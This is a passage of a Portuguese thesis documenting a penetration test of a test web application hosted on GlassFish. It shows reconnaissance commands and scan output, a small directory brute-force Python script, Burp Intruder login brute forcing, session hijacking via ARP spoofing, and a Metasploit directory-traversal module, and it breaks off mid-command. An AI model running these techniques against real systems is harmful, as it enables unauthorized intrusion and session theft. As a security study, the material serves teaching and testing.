A segunda ferramenta utilizada para o levantamento de informações é o comando *CURL*, (Seção 2.4). A Figura 5.19 apresenta o resultado das informações encontradas no sistema RRG Construções. Com o comando “*curl -I*” é possível retornar o cabeçalho da requisição. Também observa-se o nome do servidor executado na porta 80 e os campos contidos no cabeçalho. O

⁶O *GlassFish* é um servidor de aplicação liderado pela *Sun Microsystems* para a plataforma *Java*.

cabeçalho HTTP permitem ao servidor enviar informações adicionais sobre o *site*, como detalhes sobre a execução da solicitação, que podem ser interessantes para o atacante.

```
sec@kali:~/tools/python$ curl -I http://34.192.244.226/WebApplication2/index.html
HTTP/1.1 200 OK
Server: GlassFish Server Open Source Edition 4.1.1
X-Powered-By: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition 4.1.1 Java/Oracle Corporation/1.8)
Accept-Ranges: bytes
ETag: W/"8405-1591466878334"
Last-Modified: Sat, 06 Jun 2020 18:07:58 GMT
Content-Length: 8405
Content-Type: text/html
Date: Sat, 06 Jun 2020 22:18:02 GMT
```

Figura 5.19 Buscando informações com o *Curl*

5.6.1.3 *DIRB*

Para sondagem e mapeamento de vulnerabilidades foi utilizado a ferramenta *DIRB*, (Seção 2.4). A seguir é apresentado o resultado da utilização dessa ferramenta, (Figura 5.20).

```
root@kali:/home/sec# dirb http://34.192.244.226/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Jun 6 13:25:33 2020
URL_BASE: http://34.192.244.226/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4613

---- Scanning URL: http://34.192.244.226/ ----
=> DIRECTORY: http://34.192.244.226/WebApplication2/
+ http://34.192.244.226/index.html (CODE:200|SIZE:4626)

---- Entering directory: http://34.192.244.226/WebApplication2/ ----
=> DIRECTORY: http://34.192.244.226/WebApplication2/css/
=> DIRECTORY: http://34.192.244.226/WebApplication2/images/
+ http://34.192.244.226/WebApplication2/index.html (CODE:200|SIZE:8405)
=> DIRECTORY: http://34.192.244.226/WebApplication2/META-INF/
=> DIRECTORY: http://34.192.244.226/WebApplication2/WEB-INF/
```

Figura 5.20 Tela de resultados utilizando a ferramenta *DIRB*

Conforme a Figura 5.20, foi digitado o comando “dirb http:// 34.192.244.228 (URL do site em questão)”. Após isso, com o arquivo de lista de palavras padrão do *Dirb*, ele pesquisa a URL por 4613 tipos de objetos. Assim, o *Dirb* começa a varredura enviando solicitações HTTP e sendo retornado o código de resposta HTTP de cada solicitação. De acordo com a Figura 5.20, na linha “ http:// 34.192.244.228/Application2/index.html” é retornado o código HTTP 200 que indica requisição bem sucedida. Logo, foram encontrados os seguintes diretórios e páginas: /css/, /images/, /META-INF/ e /-INF/. Caso o aplicação tenha diretórios expostos e/ou vulneráveis a ferramenta apresentará.

5.6.1.4 PYTHON

Outra forma de realizar o levantamento de informações do sistema RRG Construções é por meio de um *script* em *Python*. Similar ao *DIRB*, esse *script* apresenta os diretórios do sistema. A seguir é apresentado o *script*, (Figura 5.21).

```
#!/bin/local/python3

import requests

url = "http://34.192.244.226/"

file = open("lista.txt", "r")
for word in file:
    r = requests.get(str(url)+str(word)[:1])
    if r.status_code == 200:
        print("[OK] : ", r.url)
```

Figura 5.21 Script em Python

A Figura 5.21 apresenta o código que é bem simples. Primeiro é aberto um *wordlist*, em seguida é utilizado todas as palavras do *wordlist* para atribuir valor a *URL* sendo retornado o código de *status* de resposta *HTTP*. Caso a aplicação retorne um código 200 quer dizer que a página está acessível.

A seguir é apresentado o resultado da execução, (Figura 5.22). É exibido do lado esquerdo o resultado do código de *status* de resposta *HTTP* (OK) indicando que as páginas “Application2” e “index.html” estão disponíveis.



```
sec@kali:~/tools/python$ python3 dns_force_enum.py
[OK] : http://34.192.244.226/WebApplication2/index.html
[OK] : http://34.192.244.226/index.html
sec@kali:~/tools/python$
```

Figura 5.22 Resultado da execução do script.

5.6.2 Identificação de Vulnerabilidades

Uma vez identificados os sistemas e serviços pertencentes à rede em questão, o próximo passo é detectar quais deles possuem vulnerabilidades conhecidas ou caminhos que possam ser explorados para a invasão.

5.6.2.1 NMAP

Com a finalidade de realizar uma varredura mais avançada utilizamos o *Nmap* junto com a funcionalidade *Nmap Scripting Engine (NSE)*.⁷ Atualmente, conforme SEGINFO (2012), essa funcionalidade permite detectar *backdoors*, explorar vulnerabilidades, realizar ataques de dicionário e de negação de serviço, detectar *malwares* remotamente, entre outros.

Para executar as varreduras utilizando os *scripts* do *NSE* basta digitar *nmap -sC + URL* do sistema a ser testado. Esta varredura utiliza as opções padrão tanto para a descoberta de *hosts* quanto para a varredura de portas. Os resultados dessa varredura, (Figura 5.23), são a apresentação de atividade do alvo na rede, listagem de portas juntamente com o nome do serviço utilizado, as portas e saídas dos *scripts* que tiveram suas condições de execução satisfeitas. Conforme a Figura 5.23, o serviço *GlassFish* possui o risco “*PUT DELETE TRACE*”⁸

⁷De acordo com SEGINFO (2012) *NSE* é uma funcionalidade do *Nmap* que permite ao usuário utilizar, desenvolver e compartilhar *scripts* e integrá-los às varreduras do *Nmap* com o objetivo de automatizar tarefas.

⁸De acordo com SWARM.DEV (2017) esse risco deriva de um método *HTTP Options*. Esse método descobre quais opções são suportadas por um servidor *HTTP* enviando uma solicitação *OPTIONS*. A partir disso lista métodos potencialmente perigosos, no caso analisado são: *PUT*, *DELETE* e *TRACE*. Os métodos, segundo BERND STROESSENREUTHER (2016), significam: “*PUT* - permite que um cliente carregue novos arquivos no servidor. Um invasor pode explorá-lo fazendo *upload* de arquivos maliciosos ou usando o servidor da vítima como repositório de arquivos;

Delete: Este método permite que um cliente exclua um arquivo no servidor. Um invasor pode explorá-lo como uma maneira muito simples e direta de desfigurar um site ou montar um ataque *DoS*;

Trace: Esse método simplesmente retorna ao cliente qualquer sequência que tenha sido enviada ao servidor e é

```

sec@kali:~$ sudo nmap -sC 34.192.244.226
[sudo] password for sec:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-07 20:23 EDT
Nmap scan report for ec2-34-192-244-226.compute-1.amazonaws.com (34.192.244.226)
Host is up (0.19s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
19/tcp    filtered chargen
25/tcp    filtered smtp
80/tcp    open  http
|_ http-methods:
|_   Potentially risky methods: PUT DELETE TRACE
|_ http-title: GlassFish Server - Server Running
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3306/tcp   open  mysql
3389/tcp   open  ms-wbt-server
|_ rdp-ntlm-info:
|_   Target_Name: EC2AMAZ-26MH4AQ
|_   NetBIOS_Domain_Name: EC2AMAZ-26MH4AQ
|_   NetBIOS_Computer_Name: EC2AMAZ-26MH4AQ
|_   DNS_Domain_Name: EC2AMAZ-26MH4AQ
|_   DNS_Computer_Name: EC2AMAZ-26MH4AQ
|_   Product_Version: 10.0.14393
|_   System_Time: 2020-06-08T00:23:30+00:00
|_ ssl-cert: Subject: commonName=EC2AMAZ-26MH4AQ
|_   Not valid before: 2020-04-15T18:36:43
|_   Not valid after: 2020-10-15T18:36:43
|_   ssl-date: 2020-06-08T00:23:30+00:00; +1s from scanner time.
4848/tcp   open  appserv-http
7676/tcp   open  imqbrokerd
8181/tcp   open  intermapper
|_   ssl-date: 2020-06-08T00:24:15+00:00; +2s from scanner time.

```

Figura 5.23 Script padrão do *Nmap*.

5.6.2.2 NIKTO

A próxima ferramenta utilizada é o *Nikto*. Ele é um verificador de servidor que realiza testes em servidores, (Seção 2.4)⁹. A seguir é apresentado o resultado da execução, (Figura 5.24).

```

sec@kali:~$ sudo nikto -h http://34.192.244.226/WebApplication2/
- Nikto v2.1.6
-----
+ Target IP: 34.192.244.226
+ Target Hostname: 34.192.244.226
+ Target Port: 80
+ Start Time: 2020-06-07 20:50:48 (GMT-4)
-----
+ Server: GlassFish Server Open Source Edition 4.1.1
+ Retrieved x-powered-by header: Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition 4.1.1 Java/Oracle Corporation/1.8)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "172.31.92.192".
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.

```

Figura 5.24 Resultado usando o Nikto

Conforme a Figura 5.24, o comando utilizado foi “sudo nikto -h URL”. Esse comando

usada principalmente para fins de depuração. Esse método, originalmente considerado inofensivo, pode ser usado para montar um ataque conhecido como *Cross Site Tracing*.

⁹É importante ressaltar que o Nikto não procura por *SQL injections* e outros problemas dessa categoria. Na verdade ele vasculha uma aplicação *web* em busca de arquivos ou configurações passíveis de serem atacadas.

realiza uma varredura completa em um *host* (*host* é definido na opção -h) na porta *TCP* 80 (porta utilizada no nosso site). Foram listadas as informações sobre o servidor, cabeçalhos ausentes e os diretórios que podem interessar na exploração. Além disso, foram listadas algumas vulnerabilidades identificadas como: *OSVDB-397*, *OSVDB-630* e *OSVDB-5646*, todas são vulnerabilidades que estão presentes na aplicação (há possibilidades de existirem falsos positivos).

5.6.3 Exploração

Essa parte do processo irá testar, com o auxílio de diversas ferramentas, a capacidade do sistema ser explorado, de acordo com as informações obtidas anteriormente.

5.6.3.1 *Burp Suit*

Para os testes de segurança é útil utilizar um *proxy* para capturar os dados transmitidos entre o cliente e servidor, (Seção 2.4). O local escolhido para realizar a interceptação será o formulário de *login* da aplicação, (Figura 5.25), tendo por objetivo encontrar brechas na autenticação e testar usuários válidos.



Figura 5.25 Tela de *Login* do sistema RRG Construção.

Antes de começar os testes, é preciso configurar o *proxy* adicionando o IP e a porta da conexão. Por padrão, o IP do *Burp* é 127.0.0.1:8080, sendo assim, é preciso adicionar esse *proxy* no navegador utilizado. Há diversos módulos para exploração, neste exemplo será utilizado o módulo *Intruder*.




Figura 5.26 Usando *Burp Suit*.

Para os testes, (Figura 5.26), foi utilizado o método de requisição *POST*, identificada na imagem com o id igual 1, e enviada para a aba *intruder* que pode realizar diversas requisições. Ao fazer a requisição é deixado o histórico dos dados da requisição. Em seguida, ela é enviada para o módulo *intruder* que irá realizar os testes de força bruta no formulário.

Ao direcionar a requisição ao módulo, é preciso preencher os campos que estão sendo usados para fazer a autenticação, conforme a Figura 5.27. Nesse caso foi adicionado o *login* e

a senha como *Payloads*.¹⁰ Os campos identificados como: *ingrid* e 2, (Figura 5.27), serão as palavras que irão ser substituídas em cada requisição *POST* para a aplicação.




Figura 5.27 Teste com o *Burp Suit*.

Na coluna *Status*, (Figura 5.28), podemos observar que ocorreu um código de retorno diferente, o 302. Isso significa que houve um redirecionamento de página, ou seja, possivelmente as credenciais são corretas e foi encontrada a página do usuário. Sendo o *login* igual a *ingrid* e a senha igual a *123*.

¹⁰Payloads: guia usado para configurar um ou mais conjuntos de carga útil. Cargas úteis são usadas para tarefas de adivinhação de força bruta da senha, entre outros.




Figura 5.28 Resultados com a ferramenta *Burp Suit*.

5.6.3.2 Roubo de Sessão

Neste momento, realizaremos a simulação de um roubo de sessão ¹¹. Para tal, utilizaremos a ferramenta *Wireshark* para capturar os dados, (Seção 2.4). O objetivo é capturar as credenciais dos usuário que logarem na aplicação e utilizá-los para fazer um novo acesso. Na Figura 5.29, apresenta o resultado da execução do *Wireshark* que retorna informações de *host*, navegador, *cookie*, entre outros. O valor mais importante para o estudo em questão são os *cookies* que identificam os usuários retornando as credenciais dos mesmos. Sendo que cada usuário com uma conexão legítima com o *host* possui um *ID* de sessão. Logo, o objetivo é roubar o *ID* de sessão para obter os *cookies* que possuem informações sensíveis.

¹¹ Roubo de Sessão caracteriza-se quando um invasor intercepta e assume uma sessão legitimamente estabelecida entre um usuário e um *host*. Com o sucesso do roubo de sessão, o invasor pode monitorar o tráfego na rede, coletar e/ou injetar dados. Na Seção 2.3.3 há mais explicação sobre esse ataque.




Figura 5.29 Usando a ferramenta *Wireshark*.

A captura dos *cookies* pode ser feita via rede local ou por *session hijacking*, que caracteriza-se pelo envio de um *link* contendo código malicioso. Nesse caso, foi utilizado o ataque em rede local por meio de *ARP spoofing*¹². Para melhor entendimento do ataque *ARP spoofing* é apresentado a Figura 5.30. Na Figura é ilustrado o tráfego normal de uma comunicação entre o cliente e roteador.



Figura 5.30 Conexão entre cliente e roteador.

¹²*ARP spoofing* é uma técnica que emite pacotes *ARP* falsos para alterar a tabela *ARP* e beneficiar o atacante. Mais informações encontra-se no WELIVESECURITY (2017)

Na próxima Figura, (Figura 5.31), o atacante realiza o ataque *ARP Spoofing*. O ataque consiste basicamente em quatro etapas: Primeiro, o invasor abre uma ferramenta de falsificação de *ARP* e define o endereço IP da ferramenta para corresponder à sub-rede *IP* de um alvo.

Segundo, o invasor usa a ferramenta *ARP spoofing* para verificar os endereços *IP* e *MAC* dos *hosts* na sub-rede do alvo. Terceiro, o invasor escolhe seu alvo e começa a enviar pacotes *ARP*¹³ pela *LAN* que contêm o endereço *MAC* do invasor e o endereço *IP* do alvo. Por fim, como outros *hosts* na *LAN* armazenam em *cache* os pacotes *ARP* falsificados, os dados que esses *hosts* enviam à vítima irão para o invasor. A partir daí, o invasor pode roubar dados.




Figura 5.31 Ataque *Arp Spoofing*.

¹³O pacote ARP serve para verificar se o endereço *MAC*, endereço *MAC* é um identificador fixo e exclusivo atribuído a cada placa de rede, que está indicado no cabeçalho é o mesmo da máquina de destino.

Após a execução da ferramenta, os dados capturados pelo *Wireshark* foram adicionados na aba *Request*. A aba *Request* simula o *browser*, entretanto as requisições são feitas manualmente, facilitando a modificação de parâmetros a serem enviados, (Figura 5.32). Após realizar a requisição com o *cookie* do usuário a página foi exibida como se fosse de um usuário verdadeiro, (Figura 5.33). Desta forma, é apresentado o roubo de sessão no qual o invasor rouba o *id* de sessão de um usuário legítimo e intercepta os *cookies* do usuário possibilitando a alteração das requisições com o servidor *web*. Assim, o invasor assumir o papel do usuário legítimo.




Figura 5.32 Resultado após a execução da ferramenta *Wireshark*.




Figura 5.33 Resultado após a execução da ferramenta *Wireshark*.




Figura 5.35 Directory Transversal.

5.6.3.4 Metasploit

O *Metasploit* é um projeto de segurança que foi desenvolvido para análise de vulnerabilidades, (Seção 2.4). Com seu uso é possível realizar testes de invasão (*Pentests*), indo de um *scan* mais simples até uma análise ou invasão completa. Ele já vem instalado nas distribuições *Kali Linux*, *Backtrack* e *Parrot* que são utilizadas para testes de segurança. Com intuito de ilustrar a vulnerabilidade de acesso aos diretórios raízes do sistema, já demonstrado na seção anterior, foi usado o módulo auxiliar do *Metasploit*.

Para execução da ferramenta na máquina *Linux* foi selecionado o módulo com o comando *use*, o *IP* do alvo, o caminho, o nome do teste e, por fim, o módulo foi executado com o comando *run*, conforme a Figura 5.36. Observa-se que não foi necessário adicionar a *URL* codificada com todos aqueles caracteres para a ferramenta, pois o módulo já possui esses parâmetros prontos.




Figura 5.36 Usando Metasploit.

Após a execução, a Figura 5.37 mostra o conteúdo do arquivo gerado, ou seja, o conteúdo da pasta raiz no servidor. Sendo assim, com a utilização de outra ferramenta fica comprovada a vulnerabilidade grave de acesso aos diretórios raízes no sistema RRG Construção.

```
sec@kali:~$ sudo cat /root/.msf4/loot/20200816202829_default_34.192.244.226_
